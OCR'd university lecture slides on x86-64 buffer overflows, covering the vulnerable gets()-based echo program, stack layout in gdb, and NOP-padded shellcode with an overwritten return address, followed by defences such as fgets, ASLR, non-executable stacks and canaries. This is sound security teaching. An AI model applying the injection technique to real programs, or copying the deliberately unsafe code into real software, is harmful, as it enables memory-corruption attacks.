CS 33

Machine Programming (4)

String Library Code

- **Implementation of Unix function `gets()`**

```
/* Get string from stdin */
char *gets(char *dest)
{
    int c = getchar();
    char *p = dest;
    while (c != EOF && c != '\n') {
        *p++ = c;
        c = getchar();
    }
    *p = '\0';
    return dest;
}
```

  - **no way to specify limit on number of characters to read**
- **Similar problems with other library functions**
  - **`strcpy`, `strcat`: copy strings of arbitrary length**
  - **`scanf`, `fscanf`, `sscanf`, when given `%s` conversion specification**

Vulnerable Buffer Code

```
/* Echo Line */
void echo()
{
    char buf[4];  /* Way too small! */
    gets(buf);
    puts(buf);
}
```

```
int main() {
    echo();

    return 0;
}
```

```
unix>./echo
123
123
```

```
unix>./echo
123456789ABCDEF01234567
123456789ABCDEF01234567
```

```
unix>./echo
123456789ABCDEF012345678
Segmentation Fault
```

Buffer Overflow Disassembly


echo:

```
000000000040054c <echo>:
  40054c:       48 83 ec 18       sub    $0x18,%rsp
  400550:       48 89 e7          mov    %rsp,%rdi
  400553:       e8 d8 fe ff ff    callq  400430 <gets@plt>
  400558:       48 89 e7          mov    %rsp,%rdi
  40055b:       e8 b0 fe ff ff    callq  400410 <puts@plt>
  400560:       48 83 c4 18       add    $0x18,%rsp
  400564:       c3                retq
```

main:

```
0000000000400565 <main>:
  400565:       48 83 ec 08       sub    $0x8,%rsp
  400569:       b8 00 00 00 00    mov    $0x0,%eax
  40056e:       e8 d9 ff ff ff    callq  40054c <echo>
  400573:       b8 00 00 00 00    mov    $0x0,%eax
  400578:       48 83 c4 08       add    $0x8,%rsp
  40057c:       c3                retq
```

Buffer-Overflow Stack





```
/* Echo Line */
void echo()
{
    char buf[4];  /* Too small! */
    gets(buf);
    puts(buf);
}
```

```
echo:
    subq    $24, %rsp
    movq    %rsp, %rdi
    call    gets
    movq    %rsp, %rdi
    call    puts
    addq    $24, %rsp
    ret
```


Buffer Overflow Stack Example

```
unix> gdb echo
(gdb) break echo
Breakpoint 1 at 0x40054c
(gdb) run
Breakpoint 1, 0x000000000040054c in echo ()
(gdb) print /x $rsp
$1 = 0x7fffffffe988
(gdb) print /x *(unsigned *)$rsp
$2 = 0x400573
```

Before call to gets




Before call to gets





```
40056e:        e8 d9 ff ff ff    callq  40054c <echo>
400573:        b8 00 00 00 00    mov    $0x0,%eax
```

Buffer Overflow Example #1

Before call to gets



Input 1234567




Overflow buf, but no problem


```
40056e:        e8 d9 ff ff ff    callq  40054c <echo>
400573:        b8 00 00 00 00    mov    $0x0,%eax
```

Buffer Overflow Example #2

Before call to gets



Input 123456789ABCDEF01234567




Still no problem


```
40056e:        e8 d9 ff ff ff    callq  40054c <echo>
400573:        b8 00 00 00 00    mov    $0x0,%eax
```

Buffer Overflow Example #3

Before call to gets



Input 123456789ABCDEF012345678



Return address corrupted

```
40056e:        e8 d9 ff ff ff    callq  40054c <echo>
400573:        b8 00 00 00 00    mov    $0x0,%eax
```

Avoiding Overflow Vulnerability

```
/* Echo Line */
void echo()
{
    char buf[4];  /* Way too small! */
    fgets(buf, 4, stdin);
    puts(buf);
}
```


- **Use library routines that limit string lengths**
  - **`fgets` instead of `gets`**
  - **`strncpy` instead of `strcpy`**
  - **don't use `scanf` with `%s` conversion specification**
    - » **use `fgets` to read the string**
    - » **or use `%ns` where `n` is a suitable integer**

Malicious Use of Buffer Overflow

```
void main(){
   echo();
   ...
}
```

return address A

```
int echo() {
   char buf[80];
   gets(buf);
   ...
   return ...;
}
```




- **Input string contains byte representation of executable code**
- **Overwrite return address A with address of buffer buf**
- **When `echo()` executes `ret`, will jump to exploit code**

Buffer Overflow


```
int main( ) {
    char buf[80];
    gets(buf);
    puts(buf);
    return 0;
}
```

```
main:
  subq  $88, %rsp  # grow stack
  movq  %rsp, %rdi # setup arg
  call  gets
  movq  %rsp, %rdi # setup arg
  call  puts
  movl  $0, %eax   # set return value
  addq  $88, %rsp  # pop stack
  ret
```



Crafting the Exploit ...

- **Code + padding**
  - **96 bytes long**
    - » **88 bytes for buf**
    - » **8 bytes for return address**




Code (in C):

```
void exploit() {
  write(1, "hacked by twd\n",
       strlen("hacked by twd\n"));
  exit(0);
}
```

Quiz 1

The exploit code will be read into memory starting at location 0x7fffffffe948. What value should be put into the return-address portion of the stack frame?

a) 0
b) 0x7fffffffe948
c) 0x7fffffffe9a0
d) it doesn't matter what value goes there



Assembler Code from gcc

```
    .file "exploit.c"
    .section        .rodata.str1.1,"aMS",@progbits,1
.LC0:
    .string "hacked by twd\n"
    .text
    .globl  exploit
    .type   exploit, @function
exploit:
.LFB19:
    .cfi_startproc
    subq    $8, %rsp
    .cfi_def_cfa_offset 16
    movl    $14, %edx
    movl    $.LC0, %esi
    movl    $1, %edi
    call    write
    movl    $0, %edi
    call    exit
    .cfi_endproc
.LFE19:
    .size   exploit, .-exploit
    .ident  "GCC: (Debian 4.7.2-5) 4.7.2"
    .section .note.GNU-stack,"",@progbits
```

Exploit Attempt 1

```
exploit:  # assume start address is 0x7ffffffe948
  subq  $8, %rsp          # needed for syscall instructions
  movl  $14, %edx         # length of string
  movq  $0x7ffffffe973, %rsi   # address of output string
  movl  $1, %edi          # write to standard output
  movl  $1, %eax          # do a "write" system call
  syscall
  movl  $0, %edi          # argument to exit is 0
  movl  $60, %eax         # do an "exit" system call
  syscall
str:
.string "hacked by twd\n"
  nop
  nop
  ...
  nop
.quad 0x7ffffffe948
.byte '\n'
```

29 no-ops

Actual Object Code

```
Disassembly of section .text:

0000000000000000 <exploit>:
   0:   48 83 ec 08             sub    $0x8,%rsp
   4:   ba 0e 00 00 00          mov    $0xe,%edx
   9:   48 be 73 e9 ff ff ff    movabs $0x7ffffffe973,%rsi
  10:   7f 00 00
  13:   bf 01 00 00 00          mov    $0x1,%edi
  18:   b8 01 00 00 00          mov    $0x1,%eax
  1d:   0f 05                   syscall
  1f:   bf 00 00 00 00          mov    $0x0,%edi
  24:   b8 3c 00 00 00          mov    $0x3c,%eax
  29:   0f 05                   syscall

000000000000002b <str>:
  2b:   68 61 63 6b 65          pushq  $0x656b6361
  30:   64 20 62 79             and    %ah,%fs:0x79(%rdx)
  34:   20 74 77 64             and    %dh,0x64(%rdi,%rsi,2)
  38:   0a 00                   or     (%rax),%al
  . . .
```

big problem!

Exploit Attempt 2

```
.text
exploit: # starts at 0x7fffffffe948
subq   $8, %rsp
movb   $9, %dl
addb   $1, %dl
movq   $0x7fffffffe990, %rsi
movb   %dl, (%rsi)
movl   $14, %edx
movq   $0x7fffffffe984, %rsi
movl   $1, %edi
movl   $1, %eax
syscall
movl   $0, %edi
movl   $60, %eax
syscall
```

append 0a to str

```
str:
.string "hacked by twd"

nop
nop
 ...
nop

.quad 0x7fffffffe948
.byte '\n'
```

13 no-ops

Actual Object Code, part 1

```
Disassembly of section .text:

0000000000000000 <exploit>:
   0:   48 83 ec 08             sub    $0x8,%rsp
   4:   b2 09                   mov    $0x9,%dl
   6:   80 c2 01                add    $0x1,%dl
   9:   48 be 90 e9 ff ff ff    movabs $0x7ffffffe990,%rsi
  10:   7f 00 00
  13:   88 16                   mov    %dl,(%rsi)
  15:   ba 0e 00 00 00          mov    $0xe,%edx
  1a:   48 be 84 e9 ff ff ff    movabs $0x7ffffffe984,%rsi
  21:   7f 00 00
  24:   bf 01 00 00 00          mov    $0x1,%edi
  29:   b8 01 00 00 00          mov    $0x1,%eax
  2e:   0f 05                   syscall
  30:   bf 00 00 00 00          mov    $0x0,%edi
  35:   b8 3c 00 00 00          mov    $0x3c,%eax
  3a:   0f 05                   syscall
     . . .
```

Actual Object Code, part 2

```
000000000000003c <str>:
  3c:   68 61 63 6b 65          pushq  $0x656b6361
  41:   64 20 62 79             and    %ah,%fs:0x79(%rdx)
  45:   20 74 77 64             and    %dh,0x64(%rdi,%rsi,2)
  49:   00 90 90 90 90 90       add    %dl,-0x6f6f6f70(%rax)
  4f:   90                      nop
  50:   90                      nop
  51:   90                      nop
  52:   90                      nop
  53:   90                      nop
  54:   90                      nop
  55:   90                      nop
  56:   90                      nop
  57:   48 e9 ff ff ff 7f       jmpq   8000005c <str+0x80000020>
  5d:   00 00                   add    %al,(%rax)
  5f:   0a                      .byte 0xa
```

Quiz 2

```
int main( ) {
    char buf[80];
    gets(buf);
    puts(buf);
    return 0;
}
```

```
main:
  subq  $88, %rsp  # grow stack
  movq  %rsp, %rdi # setup arg
  call  gets
  movq  %rsp, %rdi # setup arg
  call  puts
  movl  $0, %eax   # set return value
  addq  $88, %rsp  # pop stack
  ret
```

Exploit Code (in C):

```
void exploit() {
  write(1, "hacked by twd\n", 15);
  exit(0);
}
```

The exploit code is executed:

a) before the call to *gets*
b) before the call to *puts*, but after *gets* returns
c) after the call to *puts*

System-Level Protections

- **Randomized stack offsets**
  - at start of program, allocate random amount of space on stack
  - makes it difficult for hacker to predict beginning of inserted code
- **Non-executable code segments**
  - in traditional x86, can mark region of memory as either "read-only" or "writeable"
    - » can execute anything readable
  - modern hardware requires explicit "execute" permission

```
unix> gdb echo
(gdb) break echo

(gdb) run
(gdb) print /x $rsp
$1 = 0x7fffffffc638

(gdb) run
(gdb) print /x $rsp
$2 = 0x7fffffffbb08

(gdb) run
(gdb) print /x $rsp
$3 = 0x7fffffffc6a8
```

Stack Canaries

- Idea
  - place special value ("canary") on stack just beyond buffer
  - check for corruption before exiting function
- gcc implementation
  - `-fstack-protector`
  - `-fstack-protector-all`

```
unix>./echo-protected
Type a string:1234
1234
```

```
unix>./echo-protected
Type a string:12345
*** stack smashing detected ***
```

Protected Buffer Disassembly


```
0000000000400610 <echo>:
  400610:   48 83 ec 18             sub    $0x18,%rsp
  400614:   64 48 8b 04 25 28 00    mov    %fs:0x28,%rax
  40061b:   00 00
  40061d:   48 89 44 24 08          mov    %rax,0x8(%rsp)
  400622:   31 c0                   xor    %eax,%eax
  400624:   48 89 e7                mov    %rsp,%rdi
  400627:   e8 c4 fe ff ff          callq  4004f0 <gets@plt>
  40062c:   48 89 e7                mov    %rsp,%rdi
  40062f:   e8 7c fe ff ff          callq  4004b0 <puts@plt>
  400634:   48 8b 44 24 08          mov    0x8(%rsp),%rax
  400639:   64 48 33 04 25 28 00    xor    %fs:0x28,%rax
  400640:   00 00
  400642:   74 05                   je     400649 <echo+0x39>
  400644:   e8 77 fe ff ff          callq  4004c0 <__stack_chk_fail@plt>
  400649:   48 83 c4 18             add    $0x18,%rsp
  40064d:   c3                      retq
```

Setting Up Canary


```
/* Echo Line */
void echo()
{
    char buf[4];  /* Way too small! */
    gets(buf);
    puts(buf);
}
```

```
echo:
    . . .
    movq    %fs:40, %rax    # Get canary
    movq    %rax, 8(%rsp)   # Put on stack
    xorl    %eax, %eax      # Erase canary
    . . .
```

Checking Canary




```
/* Echo Line */
void echo()
{
    char buf[4];  /* Way too small! */
    gets(buf);
    puts(buf);
}
```

```
echo:
    . . .
    movq    8(%rsp), %rax     # Retrieve from stack
    xorq    %fs:40, %rax      # Compare with Canary
    je      .L2               # Same: skip ahead
    call    __stack_chk_fail  # ERROR
.L2:
    . . .
```